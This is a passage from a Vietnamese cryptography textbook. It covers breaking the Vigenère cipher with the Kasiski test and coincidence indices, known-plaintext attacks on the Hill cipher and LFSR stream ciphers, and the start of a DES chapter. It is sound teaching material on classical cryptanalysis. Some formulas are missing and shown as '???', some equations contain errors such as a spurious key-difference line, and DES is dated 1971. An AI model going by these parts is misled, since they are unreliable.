Giả sử $x = x_1x_2 \ldots x_n$ là một xâu ký tự. Chỉ số trùng hợp của x (ký hiệu là $I_c(x)$) được định nghĩa là xác suất để hai phần tử ngẫu nhiên của x là đồng nhất. Nếu ký hiệu các tần suất của A,B,C,. . . ,Z trong x tương ứng là f_0,f_1 ,. . . f_{25} , có thể chọn hai phần tử của x theo ??? cách. Với mỗi i, $0 \le i \le 25$, có ??? cách chọn hai phần tử là i.

Bây giờ, giả sử x là một xâu văn bản tiếng Anh. Ta kí hiệu các xác suất xuất hiện của các kí tự A,B,. . .,Z trong bảng 1.1 là p_0,...p_{25}. Khi đó:

do xác suất để hai phần tử ngẫu nhiên đều là A là p_0^2, xác suất để cả hai phần tử này đều bằng B bằng p_1^2 . . . Tình hình tương tự cũng xảy ra nếu x là một bản mã nhận được theo một hệ mã thay thế đơn bất kì. Trong trường hợp này, từng xác suất riêng rẽ sẽ bị hoán vị nhưng tổng ??? sẽ không thay đổi.

Bây giờ giả sử có một bản mã $y = y_1y_2. . .y_n$ được cấu trúc theo mật mã Vigenère. Ta xác định các xâu con m của $y(y_1,y_2,. . .,y_m)$ bằng cách viết ra bản mã thành một hình chữ nhật có kích thước m×(n/m). Các hàng của ma trận này là các xâu con y_i, $1 \le i \le m$. Nếu m thực sự là độ dài khoá thì mỗi $I_c(y_i)$ phải xấp xỉ bằng 0,065. Ngược lại, nếu m không phải là độ dài khoá thì các xâu con y_i sẽ có vẻ ngẫu nhiên hơn vì chúng nhận được bằng cách mã dịch vòng với các khoá khác nhau. Xét thấy rằng, một xâu hoàn toàn ngẫu nhiên sẽ có:

Hai giá trị 0,065 và 0,038 đủ cách xa nhau để có thể xác định được độ dài từ khoá đúng (hoặc xác nhận giả thuyết đã được làm theo phép thử Kasiski). Hai kỹ thuật này sẽ được minh hoạ qua ví dụ dưới đây:

Ví dụ:

Bản mã nhận được từ mật mã Vigenère.

CHEEVOAHMAERATBTAXXWTNXBEEOPHBSBQMQEQERBW
RVXUOAKXAOSXXWEAHBWGJMMQMNKGRFVGXWTRZXWIAK

LXFPSKAUTEMNDCMGTSXMXBTUIADNGMGPSRELXNJELX

RVPRTULHDNQWTWDTYGBPHXTFEALJHASVBFXNGLLCHR

ZBWELEKMSJIKNBHWRJGNMGJSGLXFEYPHAGNRBIEQJT

MRVLCRRREMNDGLXRRIMGNSNRWCHRQHAEYEVTAQEBBI

EEWEVKAKOEWADREMXMTBHHCHRTKDNVRZCHRCLQOHP

WQAIIWXNRMGWOIIFKEE

Trước tiên, ta hãy thử bằng phép thử Kasiski xâu bản mã CHR xuất hiện ở bốn vị trí trong bản mã, bắt đầu ở các vị trí 1, 166,236 và 286. Khoảng cách từ

lần xuất hiện đầu tiên tới 3 lần xuất hiện còn lại tương ứng là 165,235 và 285. UCLN của 3 số nguyên này là 5, bởi vậy giá trị này rất có thể là độ dài từ khoá.

Ta hãy xét xem liệu việc tính các chỉ số trùng hợp có cho kết luận tương tự không. Với m = 1 chỉ số trùng hợp là 0,045. Với m = 2, có 2 chỉ số là 0,046 và 0,041. Với m = 3 ta có 0,043; 0,050; 0,047. Với m = 4 các chỉ số là 0,042; 0,039; 0,046; 0,040. Với m = 5 ta có các giá trị 0,063; 0,068; 0,069; 0,061 và 0,072. Điều này càng chứng tỏ rằng độ dại từ khoá là 5.

Với giả thiết trên, làm như thế nào để xác định từ khoá? Ta sẽ sử dụng khái niệm chỉ số trùng hợp tương hỗ của hai xâu sau:

Định nghĩa.

Giả sử $x = x_1x_2. . .x_n$ và $y = y_1y_2. . .y_{n'}$ là các xâu có n và n' kí tự anphabet tương ứng. Chỉ số trùng hợp tương hỗ của x và y (kí hiệu là $MI_c(x,y)$) được xác định là xác suất để một phần tử ngẫu nhiên của x giống với một phần tử ngẫu nhiên của y. Nếu ta kí hiệu các tần suất của A,B,. . .,Z trong x và y tương ứng là $f_0,f_1,. . .,f_{25}$ .Với các giá trị m đã xác định, các xâu con y_i thu được bằng mã dịch vòng bản rõ. Giả sử $K = (k_1,k_2,. . .,k_m)$ là từ khoá. Ta sẽ xem xét có thể đánh giá $MI_c(y_i,y_j)$ như thế nào. Xét một kí tự ngẫu nhiên trong y_i và một kí tự ngẫu nhiên trong y_j . Xác suất để cả hai kí tự là A bằng $p_{-ki}\, p_{-kj}$, xác suất để cả hai là B bằng $p_{1-ki}\, p_{1-kj},. . .$(Cần chú ý rằng tất cả các chỉ số dưới đều được rút gọn theo modulo 26). Bởi vậy có thể ước lượng rằng:

$$MI_c(y_i, y_i) \approx \sum_{h=0}^{25} p_{h-ki}\, p_{h-kj} = \sum_{h=0}^{25} p_h\, p_{h+ki-kj}$$

Ta thấy rằng, giá trị ước lượng này chỉ phụ thuộc vào kiểu hiệu k_i-k_j mod 26 (được gọi là độ dịch tương đối của y_i và y_j). Cũng vậy, ta thấy rằng:

$$\sum_{h=0}^{25} p_h\, p_{h+1} = \sum_{h=0}^{25} p_h\, p_{h-1}$$

Bởi vậy độ dịch tương đối *l* sẽ dẫn đến cùng một ước lượng MI_c như độ dịch tương đối 26-*l* .

Ta lập bảng các ước lượng cho độ dịch tương đối trong phạm vi từ 0 đến 13.(Xem bảng).

Các chỉ số trùng hợp tương hỗ tính được.

Độ dịch tương đối	**Giá trị tính được của MI_c**
0	0.065
1	0,039
2	0,032
3	0,034
4	0,044
5	0,033
6	0,036
7	0,039
8	0,034
9	0,034
10	0,038
11	0,045
12	0,039
13	0,043

Xét thấy rằng, nếu độ dịch tương đối khác 0 thì các ước lượng này thay đổi trong khoảng từ 0.031 đến 0,045; ngược lại nếu độ dịch tương đối bằng 0 thì ước lượng bằng 0,065. Có thể dùng nhận xét này để tạo nên một phỏng đoán thích hợp cho $l = k_i - k_j$ (độ dịch tương đối của y_i và y_j) như sau: Giả sử cố định y_i

$$MI_c(x, y^g) = \frac{\sum_{i=0}^{25} f_i f'_{i-g}}{n.n'}$$

và xét việc mã hoá y_j bằng e_0,e_1,e_2. . . Ta kí hiệu các kết quả bằng y_j^0,y_j^1,. . . Dễ dàng dùng các chỉ số $MI_c(y_i,y_j^g)$, $0 \le g \le 25$ theo công thức sau:

Khi g = *l* thì MI_c phải gần với giá trị 0,065 vì độ dịch tương đối của y_i và y_j bằng 0. Tuy nhiên, với các giá trị $g \ne l$ thì MI_c sẽ thay đổi giữa 0,031 và 0,045.

Bằng kỹ thuật này, có thể thu được các độ dịch tương đối của hai xâu con y_i bất kỳ. Vấn đề còn lại chỉ là 26 từ khoá có thể và điều này dễ dàng tìm được bằng phương pháp tìm kiếm vét cạn.

Trở lại ví dụ trên để minh hoạ.

Ở trên đã giả định rằng, độ dài từ khoá là 5. Bây giờ ta sẽ thử tính các độ dịch tương đối. Nhờ máy tính, dễ dàng tính 260 giá trị $MI_c(y_i,y_j^g)$, trong đó $1 \le i \le j \le 5$; $0 \le g \le 25$. Các giá trị này được cho trên bảng. Với mỗi cặp (i,j), ta tìm các giá trị của $MI_c(y_i,y_j^g)$ nào gần với 0,065. Nếu có một giá trị duy nhất như vậy (Đối với mỗi cặp (i,j) cho trước), thì có thể phán đoán đó chính là giá trị độ dịch tương đối.

Trong bảng dưới có 6 giá trị như vậy được đóng khung. Chúng chứng tỏ khá rõ ràng là độ dịch tương đối của y_1 và y_2 bằng 9; độ dịch tương đối của y_2 và y_3 bằng 13; độ dịch tương đối của y_2 và y_5 bằng 7; độ dịch tương đối của y_3 và y_5 bằng 20; của y_4 và y_5 bằng 11. Từ đây có các phương trình theo 5 ẩn số K_1, K_2, K_3, K_4, K_5 như sau:

$K_1 - K_2 = 9$

$K_1 - K_2 = 16$

$K_2 - K_3 = 13$

$K_2 - K_5 = 17$

$K_3 - K_5 = 20$

$K_4 - K_5 = 11$

Điều này cho phép biểu thị các K_i theo K_1 ;

$K_2 = K_1 + 17$

$K_3 = K_1 + 4$

$K_4 = K_1 + 21$

$K_5 = K_1 + 10$

Như vậy khoá có khả năng là (K_1, K_1+17, K_1+4, K_1+21, K_1+10) với giá trị K_1 nào đó $\in Z_{26}$. Từ đây ta hy vọng rằng, từ khoá là một dịch vòng nào đó của AREVK. Bây giờ, không tốn nhiều công sức lắm cũng có thể xác định được từ khoá là JANET. Giải mã bản mã theo khoá này, ta thu được bản rõ sau:

The almond tree was in tentative blossom. The days were longer often ending with magnificient evenings of corrugated pink skies. The hunting seasun was over, with hounds and guns put away for six months. The vineyards were busy again as the well-organized farmers treated their vinesand the more lackadaisical neighbors hurried to do the pruning they have done in November.

. Các chỉ số trùng hợp tương hỗ quan sát được.

		Giá trị của $MI_c(y_j,y_j^g)$
		0,028 0,027 0,028 0,034 0,039 0,037 0,026 0,025 0,052 0,068 0,044 0,026 0,037 0,043 0,037 0,043 0,037 0,028 0,041 0,041 0,041 0,034 0,037 0,051 0,045 0,042 0,036
		0,039 0,033 0,040 0,034 0,028 0,053 0,048 0,033 0,029 0,056 0,050 0,045 0,039 0,040 0,036 0,037 0,032 0,027 0,037 0,047 0,032 0,027 0,039 0,037 0,039 0,035

		0,034 0,043 0,025 0,027 0,038 0,049 0,040 0,032 0,029 0,034 0,039 0,044 0,044 0,034 0,039 0,045 0,044 0,037 0,055 0,047 0,032 0,027 0,039 0,037 0,039 0,035
		0,043 0,033 0,028 0,046 0,043 0,044 0,039 0,031 0,026 0,030 0,036 0,040 0,041 0,024 0,019 0,048 **0,070** 0,044 0,028 0,038 0,044 0,043 0,047 0,033 0,026
		0,046 0,048 0,041 0,032 0,036 0,035 0,036 0,020 0,024 0,039 0,034 0,029 0,040 **0,067** 0,061 0,033 0,037 0,045 0,033 0,033 0,027 0,033 0,045 0,052 0,042 0,030
		0,046 0,034 0,043 0,044 0,034 0,031 0,040 0,045 0,040 0,048 0,044 0,033 0,024 0,028 0,042 0,039 0,026 0,034 0,050 0,035 0,032 0,040 0,056 0,043 0,028 0,028
		0,033 0,033 0,036 0,046 0,026 0,018 0,043 **0,080** 0,050 0,029 0,031 0,045 0,039 0,037 0,027

		0,026 0,031 0,039 0,040 0,037 0,041 0,046 0,045 0,043 0,035 0,030
		0,038 0,036 0,040 0,033 0,036 0,060 0,035 0,041 0,029 0,058 0,035 0,035 0,034 0,053 0,030 0,032 0,035 0,036 0,036 0,028 0,043 0,032 0,051 0,032 0,034 0,030
		0,035 0,038 0,034 0,036 0,030 0,043 0,043 0,050 0,025 0,041 0,051 0,050 0,035 0,032 0,033 0,033 0,052 0,031 0,027 0,030 **0,072** 0,035 0,034 0,032 0,043 0,027
		0,052 0,038 0,033 0,038 0,041 0,043 0,037 0,048 0,028 0,028 0,036 **0,061** 0,033 0,033 0,032 0,052 0,034 0,027 0,039 0,043 0,033 0,027 0,030 0,039 0,048 0,035

2.2.4.Tấn công với bản rõ đã biết trên hệ mật Hill.

Hệ mã Hill là một hệ mật khó pha hơn nếu tấn công chỉ với bản mã. Tuy nhiên hệ mật này dễ bị phá nếu tấn công bằng bản rõ đã biết. Trước tiên, giả sử rằng, thám mã đã biết được giá trị m đang sử dụng. Giả sử thám mã có ít nhất m cặp véc tơ khác nhau xj = ($x_{1,j}$, $x_{2,j}$, , . . ., $x_{m,j}$) và y_j = ($y_{1,j}$, $y_{2,j}$,...,$y_{m,j}$) (1 ≤ j ≤ m)

sao cho $y_j = e_K(x_j)$, $1 \le j \le m$. Nếu xác định hai ma trận: $X = (x_{i,j})$ $Y = (y_{i,j})$ cấp $m \times m$ thì ta có phương trình ma trận $Y = XK$, trong đó ma trận K cấp $m \times m$ là khoá chưa biết. Với điều kiện ma trận Y là khả nghịch. Oscar có thể tính $K = X^{-1}Y$ và nhờ vậy phá được hệ mật. (Nếu Y không khả nghịch thì cấn phải thử các tập khác gồm m cặp rõ - mã).

Ví dụ

Giả sử bản rõ *Friday* được mã hoá bằng mã Hill với m = 2, bản mã nhận được là PQCFKU.

Ta có $e_K(5,17) = (15,16)$, $e_K(8,3) = (2,5)$ và $e_K(0,24) = (10,20)$. Từ hai cặp rõ - mã đầu tiên, ta nhận được phương trình ma trận:

$$\begin{pmatrix} 15 & 16 \\ 2 & 5 \end{pmatrix} = \begin{pmatrix} 5 & 17 \\ 8 & 3 \end{pmatrix} K$$

Dùng định lý dễ dàng tính được:

$$\begin{pmatrix} 5 & 17 \\ 8 & 3 \end{pmatrix}^{-1} = \begin{pmatrix} 9 & 1 \\ 2 & 15 \end{pmatrix}$$

Bởi vậy:

$$K = \begin{pmatrix} 9 & 1 \\ 2 & 15 \end{pmatrix} \begin{pmatrix} 15 & 16 \\ 2 & 5 \end{pmatrix} = \begin{pmatrix} 7 & 19 \\ 8 & 3 \end{pmatrix}$$

Ta có thể dùng cặp rõ - mã thứ 3 để kiểm tra kết quả này.

Vấn đề ở đây là thám mã phải làm gì nếu không biết m?. Giả sử rằng m không quá lớn, khi đó thám má có thể thử với m = 2,3,. . . cho tới khi tìm được khoá. Nếu một giá trị giả định của m không đúng thì mà trận $m \times m$ tìm được theo thuật toán đã mô tả ở trên sẽ không tương thích với các cặp rõ - mã khác. Phương pháp này, có thể xác định giá trị m nếu chưa biết.

2.2.5. Thám mã hệ mã dòng xây dựng trên LFSR.

Ta nhớ lại rằng, bản mã là tổng theo modulo 2 của bản rõ và dòng khoá, tức $y_i = x_i + z_i \bmod 2$. Dòng khóa được tạo từ $(z_1,z_2,. . .,z_m)$ theo quan hệ đệ quy tuyến tính:

$$z_{m+1} = \sum_{j=0}^{m-1} c_j z_{i+1} \bmod 2$$

trong đó $c_0, \ldots, c_m \in Z_2$ (và $c_0 = 1$)

Vì tất cả các phép toán này là tuyến tính nên có thể hy vọng rằng, hệ mật này có thể bị phá theo phương pháp tấn công với bản rõ đã biết như trường hợp mật mã Hill. Giả sử rằng, Oscar có một xâu bản rõ $x_1x_2 \ldots x_n$ và xâu bản mã tương ứng $y_1y_2 \ldots y_n$. Sau đó anh ta tính các bít dòng khoá $z_i = x_i+y_i \bmod 2$, $1 \le i \le n$. Ta cũng giả thiết rằng Oscar cũng đã biết giá trị của m. Khi đó Oscar chỉ cần tính $c_0, \ldots, c_{m-1}$ để có thể tái tạo lại toàn bộ dòng khoá. Nói cách khác, Oscar cần phải có khả năng để xác định các giá trị của m ẩn số.

Với $i \ge 1$ bất kì ta có :

$$z_{m+1} = \sum_{j=0}^{m-1} c_j z_{i+j} \bmod 2$$

là một phương trình tuyến tính n ẩn. Nếu $n \ge 2n$ thì có m phương trình tuyến tính m ẩn có thể giải được.

Hệ m phương trình tuyến tính có thể viết dưới dạng ma trận như sau:

$$(z_{m+1}, z_{m+2}, \ldots, z_{2m}) = (c_0, c_1, \ldots, c_{m-1}) \begin{bmatrix} z_1 & z_2 & \ldots & z_m \\ z_2 & z_3 & \ldots & z_{m+1} \\ \ldots & \ldots & \ldots & \ldots \\ z_m & z_{m+1} & \ldots & z_{2m-1} \end{bmatrix}$$

Nếu ma trận hệ số có nghịch đảo (theo modulo 2)thì ta nhận được nghiệm:

$$(c_0, c_1, \ldots, c_{m-1}) = (z_{m+1}, z_{m+2}, \ldots, z_{2m}) \begin{bmatrix} z_1 & z_2 & \ldots & z_m \\ z_2 & z_3 & \ldots & z_{m+1} \\ \ldots & \ldots & \ldots & \ldots \\ z_m & z_{m+1} & \ldots & z_{2m-1} \end{bmatrix}^{-1}$$

Trên thực tế, ma trận sẽ có nghịch đảo nếu bậc của phép đệ quy được dùng để tạo dòng khoá là m.(xem bài tập). Minh hoạ điều này qua một ví dụ.

Ví dụ :

Giả sử Oscar thu được xâu bản mã

101101011110010

tương ứng với xâu bản rõ

011001111111001

Khi đó anh ta có thể tính được các bít của dòng khoá:

110100100001010

Ta cũng giả sử rằng, Oscar biết dòng khoá được tạo từ một thanh ghi dịch phản hồi (LFSR) có 5 tầng. Khi đó, anh ta sẽ giải phương trình mà trận sau (nhận được từ 10 bít đầu tiên của dòng khoá):

$$(0,1,0,0,0) = (c_0, c_1, c_2, c_3, c_4)\begin{bmatrix} 1 & 1 & 0 & 1 & 0 \\ 1 & 0 & 1 & 0 & 0 \\ 0 & 1 & 0 & 0 & 1 \\ 1 & 0 & 0 & 1 & 0 \\ 0 & 0 & 1 & 0 & 0 \end{bmatrix}$$

Có thể kiểm tra được rằng:

$$\begin{bmatrix} 1 & 1 & 0 & 1 & 0 \\ 1 & 0 & 1 & 0 & 0 \\ 0 & 1 & 0 & 0 & 1 \\ 1 & 0 & 0 & 1 & 0 \\ 0 & 0 & 1 & 0 & 0 \end{bmatrix}^{-1} = \begin{bmatrix} 0 & 1 & 0 & 0 & 1 \\ 1 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 1 \\ 0 & 1 & 0 & 1 & 1 \\ 1 & 0 & 1 & 1 & 0 \end{bmatrix}$$

Từ đó ta có:

$$(c_0, c_1, c_2, c_3, c_4) = (0,1,0,0,0)\begin{bmatrix} 0 & 1 & 0 & 0 & 1 \\ 1 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 1 \\ 0 & 1 & 0 & 1 & 1 \\ 1 & 0 & 1 & 1 & 0 \end{bmatrix}$$

$$= (1, 0, 0, 1, 0)$$

Như vậy phép đệ quy được dùng để tạo dòng khoá là:

$z_{i+5} = z_i + z_{i+3} \bmod 2$

Các chú giải và tài liệu dẫn

Nhiều tài liệu về mật mã cổ điển đã có trong các giáo trình, chẳng hạn như giáo trình của Beker và Piper [BP82] và Denning [DE82]. Xác suất đánh giá cho 26 kí tự được lấy của Beker và Piper. Cũng vậy, việc phân tích mã Vigenère được sửa đổi theo mô tả của Beker và Piper. Rosen [Ro93] là một tài liệu tham khảo tốt về lý thuyết số. Cơ sở của Đại số tuyến tính sơ cấp có thể tìm thấy trong sách của Anton [AN91]. Cuốn " Những người mã thám " của Kahn [KA67] là một cấu chuyện hấp dẫn và phong phú về mật mã cho tới năm 1967, trong đó Kahn khẳng định rằng mật mã Vigenère thực sự không phải là phát minh của Vigenère.

Mật mã Hill lần đầu tiên được mô tả trong [HI29]. Các thông tin về mật mã dòng có thể tìm được trong sách của Rueppel [RU86].

Chương 3: Chuẩn mã dữ liệu DES
(Data Encryption Standard)

3.1. Giới thiệu chung về DES


Chuẩn mã hoá dữ liệu DES được Văn phòng tiêu chuẩn của Mỹ (U.S National Bureau for Standards) công bố năm 1971 để sử dụng trong các cơ quan chính phủ liên bang. Giải thuật được phát triển tại Công ty IBM dựa trên hệ mã hoá LUCIFER của Feistel.

DES là thuật toán mã hoá khối (block algrithm), với cỡ của một khối là 64 bít. Một khối 64 bít bản rõ được đưa vào, sau khi mã hoá dữ liệu đưa ra là một khối bản mã 64 bít. Cả mã hoá và giải mã đều sử dụng cùng một thuật toán và khoá.

Khoá mã có độ dài 64 bít, trong đó có 8 bít chẵn lẻ được sử dụng để kiểm soát lỗi. Các bít chẵn lẻ nằm ở các vị trí 8, 16, 24,... , 64. Tức là cứ 8 bít khoá thì trong đó có 1 bít kiểm soát lỗi, bít này qui định số bít có giá trị "1" của khối 8 bít đó theo tính bù chẵn.

Nền tảng để xây dựng khối của DES là sự kết hợp đơn giản của các kỹ thuật thay thế và hoán vị bản rõ dựa trên khoá. Đó là các vòng lặp. DES sử dụng 16 vòng lặp, nó áp dụng cùng một kiểu kết hợp của các kỹ thuật trên khối bản rõ 16 lần (Như hình vẽ)

Thuật toán chỉ sử dụng các phép toán số học và lôgíc trên các số 64 bít, vì vậy nó dễ dàng thực hiện vào những năm 1970 trong điều kiện về công nghệ phần cứng lúc bấy giờ. Ban đầu, sự thực hiện các phần mềm kiểu này rất thô sơ, nhưng hiện tại thì việc đó đã tốt hơn, và với đặc tính lặp đi lặp lại của thuật toán đã tạo nên ý tưởng sử dụng chíp với mục đích đặc biệt này.



Sơ đồ mã DES

Tóm lại DES có một số đặc điểm sau:

- Sử dụng khoá 56 bít.
- Xử lý khối vào 64 bít, biến đổi khối vào thành khối ra 64 bít.
- Mã hoá và giải mã được sử dụng cùng một khoá.
- DES được thiết kế để chạy trên phần cứng.

DES thường được sử dụng để mã hoá các dòng dữ liệu mạng và mã hoá dữ liệu được lưu trữ trên đĩa.

3.2. Mô tả thuật toán


DES thực hiện trên từng khối 64 bít bản rõ. Sau khi thực hiện hoán vị khởi đầu, khối dữ liệu được chia làm hai nửa trái và phải, mỗi nửa 32 bít. Tiếp đó, có 16 vòng lặp giống hệt nhau được thực hiện, được gọi là các hàm *f*, trong đó dữ liệu được kết hợp với khoá. Sau 16 vòng lặp, hai nửa trái và phải được kết hợp lại và hoán vị cuối cùng (hoán vị ngược) sẽ kết thúc thuật toán.

Trong mỗi vòng lặp, các bít của khoá được dịch đi và có 48 bít được chọn ra từ 56 bít của khoá. Nửa phải của dữ liệu được mở rộng thành 48 bít bằng một phép hoán vị mở rộng, tiếp đó khối 48 bít này được kết hợp với khối 48 bít đã được thay đổi và hoán vị của khoá bằng toán tử XOR. Khối kết quả của phép tính XOR được lựa chọn ra 32 bít bằng cách sử dụng thuật toán thay thế và hoán vị lần nữa. Đó là bốn thao tác tạo nên hàm *f*. Tiếp đó, đầu ra của hàm *f* được kết hợp với nửa trái bằng một toán tử XOR. Kết quả của các bước thực hiện này trở thành nửa phải mới; nửa phải cũ trở thành nửa trái mới. Sự thực hiện này được lặp lại 16 lần, tạo thành 16 vòng của DES (Hình 10).

